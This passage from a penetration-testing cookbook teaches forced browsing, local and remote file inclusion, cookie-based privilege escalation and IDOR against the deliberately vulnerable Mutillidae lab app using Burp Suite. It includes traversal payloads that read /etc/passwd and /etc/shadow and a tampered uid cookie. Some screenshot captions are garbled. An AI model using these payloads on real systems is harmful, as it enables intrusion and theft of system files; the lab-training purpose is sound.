10. You are now ready to begin the attack. Click the **Start attack** button at the top right-hand corner of the **Intruder | Positions** page:

The attack results table will appear. Allow the attacks to complete. There are 137 payloads in the `admin-panels.txt` wordlist. Sort on the **Length** column from ascending to descending order, to see which of the payloads hit a web page.

11. Notice the payloads that have larger response lengths. This looks promising! Perhaps we have stumbled upon some administration pages that may contain fingerprinting information or unauthorized access:

The screenshot shows the OWASp ZAP interface with the title "Intruder attack 4". The menu bar includes "Attack", "Save", and "Columns". Below the menu is a toolbar with tabs: "Results" (selected), "Target", "Positions", "Payloads", and "Options". A filter bar below the toolbar says "Filter: Showing all items". The main area is a table with the following columns: Request, Payload, Status, Error, Timeout, Length (sorted by length in descending order, indicated by a downward arrow icon), and Comment. The table contains 137 rows of data. The first five rows, which correspond to the payloads listed in the question, have their entire row highlighted with a red border. These rows represent successful attacks on administration pages.

Request	Payload	Status	Error	Timeout	Length	Comment
60	administrator.php	200	<input type="checkbox"/>	<input type="checkbox"/>	99104	
1	admin.php	200	<input type="checkbox"/>	<input type="checkbox"/>	99047	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	50739	
21	login.php	200	<input type="checkbox"/>	<input type="checkbox"/>	50739	
120	home.php	200	<input type="checkbox"/>	<input type="checkbox"/>	45901	
50	panel-administracion/login.html	200	<input type="checkbox"/>	<input type="checkbox"/>	42002	
104	panel-administracion/index.html	200	<input type="checkbox"/>	<input type="checkbox"/>	42002	
105	panel-administracion/admin.html	200	<input type="checkbox"/>	<input type="checkbox"/>	42002	
116	panel-administracion/login.php	200	<input type="checkbox"/>	<input type="checkbox"/>	41996	
124	panel-administracion/index.php	200	<input type="checkbox"/>	<input type="checkbox"/>	41996	
125	panel-administracion/admin.php	200	<input type="checkbox"/>	<input type="checkbox"/>	41996	
74	pages/admin/admin-login.html	200	<input type="checkbox"/>	<input type="checkbox"/>	41984	
62	pages/admin/admin-login.php	200	<input type="checkbox"/>	<input type="checkbox"/>	41978	
00	administrator/account.html	200	<input type="checkbox"/>	<input type="checkbox"/>	41072	

12. Select the first page in the list with the largest length, **administrator.php**. From the attack results table, look at the **Response | Render** tab, and notice the page displays the PHP version and the system information:

The screenshot shows the Burp Suite interface with the 'Intruder attack 5' tab selected. The 'Results' tab is active. A table lists various requests with their payloads, status codes, errors, timeouts, lengths, and comments. The row for payload 'administrator.php' has a length of 99106 and is highlighted with a red border. Below the table, the 'Response' tab is selected, showing the raw response from the OWASP Mutillidae II application. The response content includes a 'Secret PHP Server Configuration Page' with a 'Back' button, a 'Help Me!' button, and a large 'PHP Version' section containing the text 'php'. The entire 'PHP Version' section is also highlighted with a red border.

Request	Payload	Status	Error	Timeout	Length	Comment
60	administrator.php	200	<input type="checkbox"/>	<input type="checkbox"/>	99106	
1	admin.php	200	<input type="checkbox"/>	<input type="checkbox"/>	99050	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	50739	
21	login.php	200	<input type="checkbox"/>	<input type="checkbox"/>	50739	
120	home.php	200	<input type="checkbox"/>	<input type="checkbox"/>	45901	

## How it works...

Without even being logged in, we were able to force browse to an area of the web application that was unmapped. The term *unmapped* means the application itself had no direct link to this secret configuration page. However, using Burp Intruder and a wordlist containing commonly known administration file names, we were able to discover the page using the directory traversal attack.

# Testing for Local File Include (LFI)

Web servers control access to privileged files and resources through configuration settings. Privileged files include files that should only be accessible by system administrators. For example, the `/etc/passwd` file on UNIX-like platforms or the `boot.ini` file on Windows systems.

A **LFI** attack is an attempt to access privileged files using directory traversal attacks. LFI attacks include different styles including the **dot-dot-slash attack** (`../`), **directory brute-forcing**, **directory climbing**, or **backtracking**.

## Getting ready


Using OWASP Mutillidae II as our target application, let's determine whether it contains any LFI vulnerabilities.

## How to do it...

Ensure Burp and OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view the OWASP BWA applications.

1. From the OWASP BWA Landing page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox browser to the login screen of OWASP Mutillidae II. From the top menu, click **Login**.
3. Find the request you just performed within the **Proxy | HTTP history** table. Look for the call to the `login.php` page. Highlight the message, move your cursor into the **Raw** tab of the **Request** tab, right-click, and **Send to Intruder**.
4. Switch over to the **Intruder | Positions** tab, and clear all Burp-defined payload markers by clicking the **Clear \$** button on the right-hand side.
5. Highlight the value currently stored in the `page` parameter (`login.php`), and place a payload marker around it using the **Add \$** button on the right-hand side.

6. Continue to the **Intruder | Payloads** tab. Select the following wordlist from the wfuzz repository: Traversal.txt. The location of the wordlist from the GitHub repository follows this folder structure:  
wfuzz/wordlist/injections/Traversal.txt.
7. Click the **Load** button within the **Payload Options [Simple list]** section of the **Intruder | Payloads** tab. A popup will display, prompting for the location of your wordlist.
8. Browse to the location where you downloaded the wfuzz repository from GitHub. Continue to search through wfuzz folder structure until you reach the admin-panels.txt file. Select the file and click **Open**:



9. Scroll to the bottom and uncheck (by default, it is checked) the option **URL-encode these characters**.
10. You are now ready to begin the attack. Click the **Start attack** button at the top-right-hand corner of the **Intruder | Positions** page.
11. The attack results table will appear. Allow the attacks to complete. Sort on the **Length** column from ascending to descending order, to see which of the payloads hit a web page. Notice the payloads with larger lengths; perhaps we gained unauthorized access to the system configuration files!

The screenshot shows the OWASP ZAP interface for an 'Intruder attack 6'. The table lists 8 requests, each with a payload targeting the '/etc/hosts' and '/etc/shadow' files. The 'Length' column is highlighted with a red border, showing values ranging from 38922 to 50739. Requests 0, 1, 2, 4, 5, and 6 have payloads that include the '%2A' character, while requests 3, 7, and 8 do not.

Request	Payload	Status	Error	Timeout	Length	Comment
0	...../etc/hosts%00	200	<input type="checkbox"/>	<input type="checkbox"/>	50739	
1	...../etc/hosts	200	<input type="checkbox"/>	<input type="checkbox"/>	42092	
2	...../etc/hosts	200	<input type="checkbox"/>	<input type="checkbox"/>	41408	
3	./boot.ini	200	<input type="checkbox"/>	<input type="checkbox"/>	41900	
4	.....%2A	200	<input type="checkbox"/>	<input type="checkbox"/>	41972	
5	...../etc/passwd%00	200	<input type="checkbox"/>	<input type="checkbox"/>	42098	
6	...../etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	42274	
7	...../etc/shadow%00	200	<input type="checkbox"/>	<input type="checkbox"/>	42098	
8	...../etc/shadow	200	<input type="checkbox"/>	<input type="checkbox"/>	38922	

12. Select the Request #2 in the list. From the attack results table, look at the **Response | Render** tab and notice the page displays the host file from the system!

Intruder attack 6

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	Comment
0	./etc/hosts%00	200	<input type="checkbox"/>	<input type="checkbox"/>	50739	
1	./etc/hosts%00	200	<input type="checkbox"/>	<input type="checkbox"/>	42092	
2	./etc/hosts	200	<input type="checkbox"/>	<input checked="" type="checkbox"/>	41408	
3	./boot.ini	200	<input type="checkbox"/>	<input type="checkbox"/>	41900	
4	./etc/passwd%2A	200	<input type="checkbox"/>	<input type="checkbox"/>	41972	
5	./etc/passwd%00	200	<input type="checkbox"/>	<input type="checkbox"/>	42098	
6	./etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	42274	
7	./etc/shadow%00	200	<input type="checkbox"/>	<input type="checkbox"/>	42098	
8	./etc/shadow	200	<input type="checkbox"/>	<input type="checkbox"/>	38922	
9	./etc/insecure%00	200	<input type="checkbox"/>	<input type="checkbox"/>	42074	

Request Response

Raw Headers Hex HTML Render

## OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

OWASP 2013  
OWASP 2010  
OWASP 2007  
Web Services

127.0.0.1 localhost 127.0.1.1 owaspbwawaspbwawebdomain # following lines are for the hackxor application  
127.0.0.1 wrathmail 127.0.0.1 cloak-net 127.0.0.1 gggb 127.0.0.1 hub71 127.0.0.1 utrack  
127.0.0.1 wrathbox # the following are used for OWASP 1Liner 127.0.0.1 local.1-liner.org 127.0.0.1 other.1-liner.org 127.0.0.1 local-liner.org 127.0.0.1 3rd-party.info 127.0.0.1 attackr.se # the following lines are desirable for IPv6 capable hosts ::1 localhost ip6-localhost ip6-loopback fe00::0 ip6-localnet ff00::0 ip6-mcastprefix ff02::1 ip6-allnodes ff02::2 ip6-allrouters ff02::3 ip6-allhosts

13. Continue scrolling down the list of requests in the attack results table. Look at request #6, and then look at the **Response | Render** tab and notice the page displays the /etc/passwd file from the system!

Intruder attack 6

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	Comment
0	.....etc/hosts%00	200	<input type="checkbox"/>	<input type="checkbox"/>	50739	
1	.....etc/hosts	200	<input type="checkbox"/>	<input type="checkbox"/>	42092	
2	./boot.ini	200	<input type="checkbox"/>	<input type="checkbox"/>	41408	
3	.....%62A	200	<input type="checkbox"/>	<input type="checkbox"/>	41900	
4	.....etc/passwd%00	200	<input type="checkbox"/>	<input type="checkbox"/>	41972	
5	.....etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	42098	
6	.....etc/passwd	200	<input checked="" type="checkbox"/>	<input type="checkbox"/>	42274	
7	.....etc/shadow%00	200	<input type="checkbox"/>	<input type="checkbox"/>	42098	
8	.....etc/shadow	200	<input type="checkbox"/>	<input type="checkbox"/>	38922	
9	.....etc/passwd%0A	200	<input type="checkbox"/>	<input type="checkbox"/>	42074	

Request Response

Raw Headers Hex HTML Render

# How it works...

Due to poorly protected file permissions and lack of application authorization checks, attackers are able to read privileged local files on a system containing sensitive information.

# Testing for Remote File Inclusion (RFI)

**Remote File Inclusion (RFI)** is an attack attempting to access external URLs and remotely located files. The attack is possible due to parameter manipulation and lack of server-side checks. These oversights allow parameter changes to redirect the user to locations that are not whitelisted or sanitized with proper data validation.

## Getting ready

Using OWASP Mutillidae II as our target application, let's determine whether it contains any RFI vulnerabilities.

## How to do it...

Ensure Burp and OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view the OWASP BWA applications.

1. From the OWASP BWA Landing page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox browser to the login screen of OWASP Mutillidae II. From the top menu, click **Login**.
3. Find the request you just performed within the **Proxy | HTTP history** table. Look for the call to the `login.php` page:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
378	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php	✓		200	50789	HTML	php

The screenshot shows the Burp Suite interface with the 'Proxy' tab selected. The 'HTTP history' tab is also highlighted with a red box. The table lists a single request for the URL `/mutillidae/index.php?page=login.php`. The 'Edited' column has a checkmark, indicating the request was modified. Below the table, there are tabs for 'Request' and 'Response', and buttons for 'Raw', 'Params', 'Headers', and 'Hex'. The 'Raw' tab displays the full HTTP request message.

4. Make a note of the page parameter that determines the page to load:

```
Request Response
Raw Params Headers Hex
GET /mutillidae/index.php?page=login.php HTTP/1.1
```

Let's see if we can exploit this parameter by providing a URL that is outside the application. For demonstration purposes, we will use a URL that we control in the OWASP BWA VM. However, in the wild, this URL would be attacker-controlled instead.

5. Switch to the **Proxy | Intercept** tab, and press the **Intercept is on** button.
6. Return to the Firefox browser, and reload the login page. The request is paused and contained within the **Proxy | Intercept** tab:



7. Now let's manipulate the value of the page parameter from login.php to a URL that is external to the application. Let's use the login page to the **GetBoo** application. Your URL will be specific to your machine's IP address, so adjust accordingly. The new URL will be `http://<your_IP_address>/getboo/`
8. Replace the `login.php` value with `http://<your_IP_address>/getboo/` and click the **Forward** button:

```

GET /mutillidae/index.php?page=http://192.168.56.101/getboo/ HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=home.php&popUpNotificationCode=PHPO
Cookie: shovhnts=1; PHPSESSID=c766tk7i9odq5g4lumc2cco6k2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswthpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
  
```

9. Now press the **Intercept is on** again to toggle the intercept button to OFF (**Intercept is off**).
10. Return to the Firefox browser, and notice the page loaded is the **GetBoo** index page within the context of the Mutillidae application!

**Welcome to getboo!**  
The social bookmarking open-source platform.

**Discover**

**Recent Tags**

[OWASP Home Page](#)  
OWASP Home Page  
owasp by user ... on 2010-11-09  
comment(1)

[OWASP Broken Web Applications Project Home Page](#)  
OWASP Broken Web Applications Project Home Page  
owasp by user ... on 2010-11-09  
submit comment

Previous | Next Displaying 10 20 30 40 50 per page  
[RSS icon](#) feed for this page

## How it works...

The page parameter does not include proper data validation to ensure the values provided to it are whitelisted or contained to a prescribed list of acceptable values. By exploiting this weakness, we are able to dictate values to this parameter, which should not be allowed.

## Testing for privilege escalation

Developer code in an application must include authorization checks on assigned roles to ensure an authorized user is not able to elevate their role to a higher privilege. Such privilege escalation attacks occur by modifying the value of the assigned role and replacing the value with another. In the event that the attack is successful, the user gains unauthorized access to resources or functionality normally restricted to administrators or more-powerful accounts.

## Getting ready

Using OWASP Mutillidae II as our target application, let's log in as a regular user, John, and determine whether we can escalate our role to admin.

## How to do it...

Ensure Burp and OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view the OWASP BWA applications.

1. From the OWASP BWA Landing page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox browser to the login screen of OWASP Mutillidae II. From the top menu, click **Login**.
3. At the login screen, log in with these credentials—username: john and password: monkey.

4. Switch to Burp's **Proxy | HTTP history** tab. Find the POST and subsequent GET requests you just made by logging in as john:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
426	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php		✓	302	50912	HTML	php	
427	http://192.168.56.101	GET	/mutillidae/index.php?popUpNotificationCode=AU1		✓	200	46550	HTML	php	

5. Look at the GET request from the listing; notice the cookie name/value pairs shown on the **Cookie:** line.

The name/value pairs of most interest include `username=john` and `uid=3`. What if we attempt to manipulate these values to a different role?

```

GET /mutillidae/index.php?popUpNotificationCode=AU1 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Cookie: showhints=1; username=john; uid=3; PHPSESSID=c766tk7i9odq5y4lumc2cc06k2; acopendivids=swingset,jotto,phplib,redmine; acgroupswithpersist=nad
Connection: close
Upgrade-Insecure-Requests: 1

```

6. Let's attempt to manipulate the parameters `username` and the `uid` stored in the cookie to a different role. We will use Burp's **Proxy | Intercept** to help us perform this attack.
7. Switch to the **Proxy | Intercept** tab, and press the **Intercept is on** button. Return to the Firefox browser and reload the login page.

8. The request is paused within the **Proxy | Intercept** tab. While it is paused, change the value assigned to the username from `john` to `admin`. Also, change the value assigned to the `uid` from 3 to 1:

The screenshot shows the OWASP ZAP interface with the **Proxy** tab selected. Within the **Proxy** tab, the **Intercept** sub-tab is also selected. A red box highlights the **Intercept is on** button, which is currently active. Below the tabs, there are four buttons: **Forward**, **Drop**, **Intercept is on**, and **Action**. The **Raw** tab is selected. The request details show a GET request to `http://192.168.56.101:80`. The `Cookie` field contains the modified values: `showhints=1; username=admin; uid=1; PHPSESSID=c7661`. A red box highlights this line.

```
GET /mutillidae/index.php?popUpNotificationCode=AU1 HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:6.0) Gecko/20100101 Firefox/6.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=1
Cookie: showhints=1; username=admin; uid=1; PHPSESSID=c7661
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

9. Click the **Forward** button, and press the **Intercept is on** again to toggle the intercept button to **OFF (Intercept is off)**.
10. Return to the Firefox browser, and notice we are now logged in as an admin! We were able to escalate our privileges from a regular user to an admin, since the developer did not perform any authorization checks on the assigned role:

The screenshot shows the OWASP Mutillidae II application. At the top, the banner reads "OWASP Mutillidae II: Web Pwn in Mass Production". The navigation bar includes links for "Home", "Logout", "Toggle Hints", "Show Popup Hints", "Toggle Security", "Enforce SSL", "Reset DB", "View Log", and "View Captured Data". The status bar at the top right says "Logged In Admin: admin (g0t r00t?)". On the left, a sidebar menu lists "OWASP 2013", "OWASP 2010", "OWASP 2007", "Web Services", and "HTML 5". The main content area displays the title "Mutillidae: Deliberately Vulnerable Web Pen-Testing Application". It features a "Like Mutillidae? Check out how to help" button with a thumbs-up icon, a "What Should I Do?" button with a person icon, and a "Video Tutorials" button with a YouTube icon.

## How it works...

There are several application issues associated with the privilege escalation attack shown in this recipe. Any actions related to account provisioning (that is, role assignments) should only be allowed by administrators. Without proper checks in place, users can attempt to escalate their provisioned roles. Another issue exemplified in this recipe is the sequential user ID number (for example, `uid=3`). Since this number is easily guessable and because most applications start with administrator accounts, changing the digit from 3 to 1 seemed a probable guess for association with the admin account.

## Testing for Insecure Direct Object Reference (IDOR)

Allowing unauthorized direct access to files or resources on a system based on user-supplied input is known as **Insecure Direct Object Reference (IDOR)**. This vulnerability allows the bypassing of authorization checks placed on such files or resources. IDOR is a result of unchecked user supplied input to retrieve an object without performing authorization checks in the application code.

## Getting ready

Using OWASP Mutillidae II as our target application, let's manipulate the value of the `phpfile` parameter to determine whether we can make a call to a direct object reference on the system, such as `/etc/passwd` file.

## How to do it...

1. From the Mutillidae menu, select OWASP 2013 | A4 – Insecure Direct Object References | Source Viewer:

The screenshot shows the OWASP Mutillidae II: Web Pwn in application interface. At the top, there is a purple header bar with the OWASP logo (a red spider) and the title "OWASP Mutillidae II: Web Pwn in". Below the header, a light blue bar displays the version "Version: 2.6.24", security level "0 (Hosed)", and hints status "Enabled (1 - 5cr1pt K1dd1e)". The main navigation menu is a dropdown menu titled "OWASP 2013" which is currently expanded. The menu items are: A1 - Injection (SQL), A1 - Injection (Other), A2 - Broken Authentication and Session Management, A3 - Cross Site Scripting (XSS), and A4 - Insecure Direct Object References. The "A4 - Insecure Direct Object References" item is highlighted with a red box. To the right of the menu, there is a sidebar with the text "Moderately Vulnerable Web Application" and a link "Like Mutillidae? Check out how to contribute". At the bottom of the sidebar, there are two more menu items: "Text File Viewer" and "Source Viewer", both of which are also highlighted with red boxes.

2. From the **Source Viewer** page, using the default file selected in the drop-down box (`upload-file.php`), click the **View File** button to see the contents of the file displayed below the button:

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

Source Code Viewer

Back Help Me!

Hints

To see the source of the file, choose and click "View File".  
Note that not all files are listed.

Source File Name: upload-file.php

View File

File: upload-file.php

```
<?php include_once (__ROOT__ . '/classes/FileUploadExceptionHandler.php') ;?>
<?php include_once (__ROOT__ . '/includes/back-button.inc') ;?>
<?php include_once (__ROOT__ . '/includes/hints-level-1/level-1-hints-menu-wrapper.inc') ; ?>
<?php

try{
    switch ($_SESSION["security-level"]){
        case "0": // This code is insecure. No input validation is performed.
            $lEnableJavaScriptValidation = FALSE;
    }
}
```

3. Switch to Burp's **Proxy | HTTP history** tab. Find the POST request you just made while viewing the `upload-file.php` file. Note the `phpfile` parameter with the value of the file to display. What would happen if we change the value of this parameter to something else?

The screenshot shows the Burp Suite interface with the 'HTTP history' tab selected. A single POST request is listed:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
472	http://192.168.56.101	POST	/mutilidae/index.php?page=source-viewer.php		✓	200	98887	HTML	php	

Below the table, there are tabs for 'Request' and 'Response'. The 'Request' tab is selected, showing the raw HTTP request:


```

POST /mutilidae/index.php?page=source-viewer.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutilidae/index.php?page=source-viewer.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 93
Cookie: showhints=1; PHPSESSID=c766tk7i5odq5g4lumc2cc06k2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
page=source-viewer.php&phpfile=upload-file.php&source-file-viewer-php-submit-button=View+File

```

4. Let's perform an IDOR attack by manipulating the value provided to the `phpfile` parameter to reference a file on the system instead. For example, let's try changing the `upload-file.php` value to `../../../../etc/passwd` via Burp's **Proxy | Intercept** functionality.
5. To perform this attack, follow these steps.
1. Switch to the **Proxy | Intercept** tab, and press the **Intercept is on** button.
  2. Return to the Firefox browser and reload the login page. The request is paused and contained within the **Proxy | Intercept** tab.

3. As the request is paused, change the value assigned to the `phpfile` parameter to the value `../../../../etc/passwd` instead:



The screenshot shows the OWASP ZAP interface in Intercept mode. The request details pane displays a POST request to `/mutillidae/index.php?page=source-viewer.php`. The raw request body is as follows:

```
POST /mutillidae/index.php?page=source-viewer.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=source-viewer.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 93
Cookie: showhints=1; PHPSESSID=c766tk7i9odq5g4lumc2cco6k2; acopendivids=swingset,jotto,phpbb2,redmine;
Connection: close
Upgrade-Insecure-Requests: 1

page=source-viewer.php&phpfile=../../../../etc/passwd[source-file-viewer-php-submit-button=View+File]
```

The `phpfile` parameter value `../../../../etc/passwd` is highlighted with a red rectangular box.

6. Click the **Forward** button. Now press the **Intercept is on** button again to toggle the intercept button to **OFF (Intercept is off)**.

7. Return to the Firefox browser. Notice we can now see the contents of the /etc/passwd file!

The screenshot shows a web-based application titled "Source Code Viewer". At the top left is a blue arrow icon labeled "Back". To its right is a red button labeled "HELP". Below these are two buttons: a blue downward arrow labeled "Hints" and a purple "View File" button. A pink callout box contains the text: "To see the source of the file, choose and click \"View File\". Note that not all files are listed." Below this, there is a form field labeled "Source File Name" with the value "upload-file.php" and a dropdown menu next to it. The "View File" button is highlighted with a purple border. The main content area displays the text "File: ../../../../../../etc/passwd" followed by the contents of the /etc/passwd file:

```
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
```

## How it works...

Due to lack of proper authorization checks on the `phpfile` parameter within the application code, we are able to view a privileged file on the system. Developers and system administrators provide access controls and checks prior to the revealing of sensitive files and resources. When these access controls are missing, IDOR vulnerabilities may be present.

# 6

# Assessing Session Management Mechanisms

In this chapter, we will cover the following recipes:

- Testing session token strength using Sequencer
- Testing for cookie attributes
- Testing for session fixation
- Testing for exposed session variables
- Testing for Cross-Site Request Forgery

## Introduction

This chapter covers techniques used to bypass and assess session management schemes. Session management schemes are used by applications to keep track of user activity, usually by means of session tokens. Web assessments of session management also involve determining the strength of session tokens used and whether those tokens are properly protected. We will learn how to use Burp to perform such tests.

## Software tool requirements

To complete the recipes in this chapter, you will need the following:

- OWASP Broken Web Applications (VM)
- OWASP Muttillidae link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- A Firefox browser configured to allow Burp to proxy traffic (<https://www.mozilla.org/en-US/firefox/new/>)

# Testing session token strength using Sequencer

To track user activity from page to page within an application, developers create and assign unique session token values to each user. Most session token mechanisms include session IDs, hidden form fields, or cookies. Cookies are placed within the user's browser on the client-side.

These session tokens should be examined by a penetration tester to ensure their uniqueness, randomness, and cryptographic strength, to prevent information leakage.

If a session token value is easily guessable or remains unchanged after login, an attacker could apply (or fixate) a pre-known token value to a user. This is known as a **session fixation attack**. Generally speaking, the purpose of the attack is to harvest sensitive data in the user's account, since the session token is known to the attacker.

## Getting ready

We'll check the session tokens used in OWASP Mutillidae II to ensure they are created in a secure and an unpredictable way. An attacker who is able to predict and forge a weak session token can perform session fixation attacks.

## How to do it...

Ensure Burp and the OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view OWASP BWA applications.

1. From the **OWASP BWA Landing** page, click the link to the OWASP Mutillidae II application.
